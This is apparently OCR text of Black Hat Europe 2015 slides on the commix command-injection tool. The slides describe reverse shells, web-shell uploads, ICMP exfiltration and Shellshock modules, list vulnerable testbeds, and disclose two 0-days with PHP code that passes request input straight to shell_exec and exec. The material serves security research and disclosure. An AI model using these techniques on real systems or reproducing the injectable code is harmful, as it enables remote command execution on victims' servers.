
2. Netcat-without-netcat reverse shells → Reverse shells to netcat... **without** using netcat.

   Hint: Check "usage examples" wiki page → several test cases / attack scenarios.


3. Write/Upload a web-shell on target host via file access options.
   - Metasploit PHP meterpreter web shell.
   - Weevely PHP web shell.
   - ...suggest yours! → Fork & commit.

   Hint: Check "upload shells" wiki page.

We <3 shellz!



Meterpreter PHP Reverse Shell



Netcat Reverse Shell

Modules

1. The ICMP exfiltration module.

- This module is designed to provide a server-side component to receive and store files, exfiltrated over ICMP echo request packets.
  - Hint: Pwn @VulnHub's "Persistense" vm via this module.

2. The 'Shellshock' module.

- This module is designed to affect a bash vulnerability which allows an attacker to remotely execute shell commands by attaching malicious code in environment variables used by the operating system.

  Hint: Pwn @Pentesterlab's "CVE-2014-6271/Shellshock" vm via this module.

3. Develop and easily import your own modules.

- Increase the capabilities of commix and/or adapt it to our needs.

  Hint: Check "Module Development" wiki page.

black hat
EUROPE 2015

Evaluation.

Command injection testbeds.

1. Damn Vulnerable Web App
2. Xtreme Vulnerable Web Application
3. OWASP: Mutillidae
4. bWAPP: bee-box (v1.6)
5. Persistence
6. Pentester Lab: Web For Pentester
7. Pentester Lab: CVE-2014-6271/Shellshock
8. Pentester Academy: Command Injection ISO: 1
9. Pentester Lab: Rack Cookies and Commands injection
10. SpiderLabs: MCIR (ShelLOL)
11. Kioptrix: Level 1.1 (#2)
12. Kioptrix: 2014 (#5)
13. Acid Server: 1
14. Flick: 2
15. w3af-moth
16. commix-testbed

DVWA

PentesterAcademy

VULNHUB
VULNERABLE BY DESIGN

Trustwave® SpiderLabs®

PentesterLab

bWAPP
an extremely buggy web application !

OWASP
Open Web Application Security Project

black hat
EUROPE 2015

0-day disclosure.

0-day #1 disclosure

WP-Plugin-Grunt - https://github.com/michaelbontyes/wp-plugin-grunt

"A Wordpress plugin to manage your project using Grunt."

- Vulnerable file → https://github.com/michaelbontyes/wp-plugin-grunt/blob/master/wp-plugin-grunt.php

wp-plugin-grunt.php

```
26
27  function my_action_javascript() { ?>
28      <script type="text/javascript" >
29          var $j = jQuery.noConflict();
30          $j('#syncdb').on('click' , function() {
31              $j('#response').html('<img src="http://upload.wikimedia.org/wikipedia/commons/5/53/Loading_bar.gif">');
32              var environment = $j('#environment').val();
33              var command = 'wp core ' + environment;
34
35              var data = {
36                  'action': 'my_action',
37                  'command': command,
38                  'environment': environment
39              };
40
41              $j.post(ajaxurl, data, function(response) {
42                  $j('#response').html(response);
43              });
44          });
45      </script> <?php
46  }
47
48  add_action( 'wp_ajax_my_action', 'my_action_callback' );
49
50  function my_action_callback() {
51      global $wpdb; // this is how you get access to the database
52      $environment = $_POST['environment'];
53      $response = shell_exec( $_POST['command']);
54      echo $environment .' '. $response .' '. get_option( 'extra_post_info' );
55      wp_die(); // this is required to terminate immediately and return a proper response
56  }
57
58  function extra_post_info_page(){
59      ?>
60      <form method="post" action="options.php">
61          <?php settings_fields( 'extra-post-info-settings' ); ?>
62          <?php do_settings_sections( 'extra-post-info-settings' ); ?>
63          <table class="form-table">
64              <tr valign="top">
65                  <th scope="row">Extra post info:</th>
66                  <td><input type="text" id="environment" name="extra_post_info" value="<?php echo get_option( 'extra_post_
67              </tr>
68          </table>
69          <?php submit_button(); ?>
70      </form>
71
72  <?php
```

Line 1, Column 1 | Tab Size: 2 | PHP

0-day #2 disclosure

Sabai Technology - http://www.sabaitechnology.com/

"Sabai's goal is to make VPN routers and other VPN network technology extremely easy to use and accessible to the average home or business at an affordable price."

- OpenVPN-AS (v1) : A Sabai version of **Open-VPN Access Server.**
  - Vulnerable file → https://github.com/sabaitechnology/openvpnas/blob/master/bin/shell.php
- VPNA (v1) : Configuration tools for a **VPN accelerator.**
  - Vulnerable file → https://github.com/sabaitechnology/vpna/blob/master/www/bin/shell.php

shell.php

```php
<?php

$act=$_REQUEST['act'];
switch($act){
 case 1:{
  $ip = $_REQUEST['ip'];
  $count = $_REQUEST['count'];
  $size = $_REQUEST['size'];
  $ex="ping $ip -c $count";
 break; }
 case 2:
  $ip = $_REQUEST['ip'];
  $count = $_REQUEST['count'];
  $size = $_REQUEST['size'];
  $ex="traceroute $ip". ($count==30?"":" -m $count") . ($size=="5"?"":"-w $size");
 break;
 case 3:{ $ex="route -n";
 break; }
 case 4:{ $ex=str_replace("\r","\n",$_REQUEST['cmd']);
 break; }
}

 $rname="/tmp/tmp.". str_pad(mt_rand(1000,9999), 4, "0", STR_PAD_LEFT)  .".sh";
 file_put_contents($rname,"#!/bin/bash\nexport PATH='/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin'\n$ex\n");
 exec("bash $rname",$out);
 header("Content-type: text/plain");
 echo (unlink($rname)?"":"There was an error when trying to delete the file $rname.\n") . implode("\n",$out);
?>

```

Line 20, Column 10 | Tab Size: 2 | PHP


SABAI TECHNOLOGY
OpenVPN Server

Bugs and enhancements

Except for pull requests, forks, or stars non-developers can open an issue @github.

Things i'd really appreciate:

- Bug reports
  - Preferably with error logs!
- Enhancements
  - Suggestions on how i can improve commix for you !?
  - Descriptions of how you use it !?



black hat EUROPE 2015

Any questions?

@ancst
https://github.com/stasinopoulos
stasinopoulos@unipi.gr | GPG : 0x2D40CEBF804F5133
https://stasinopoulos.github.io/

UNIVERSITY OF PIRAEUS RESEARCH CENTER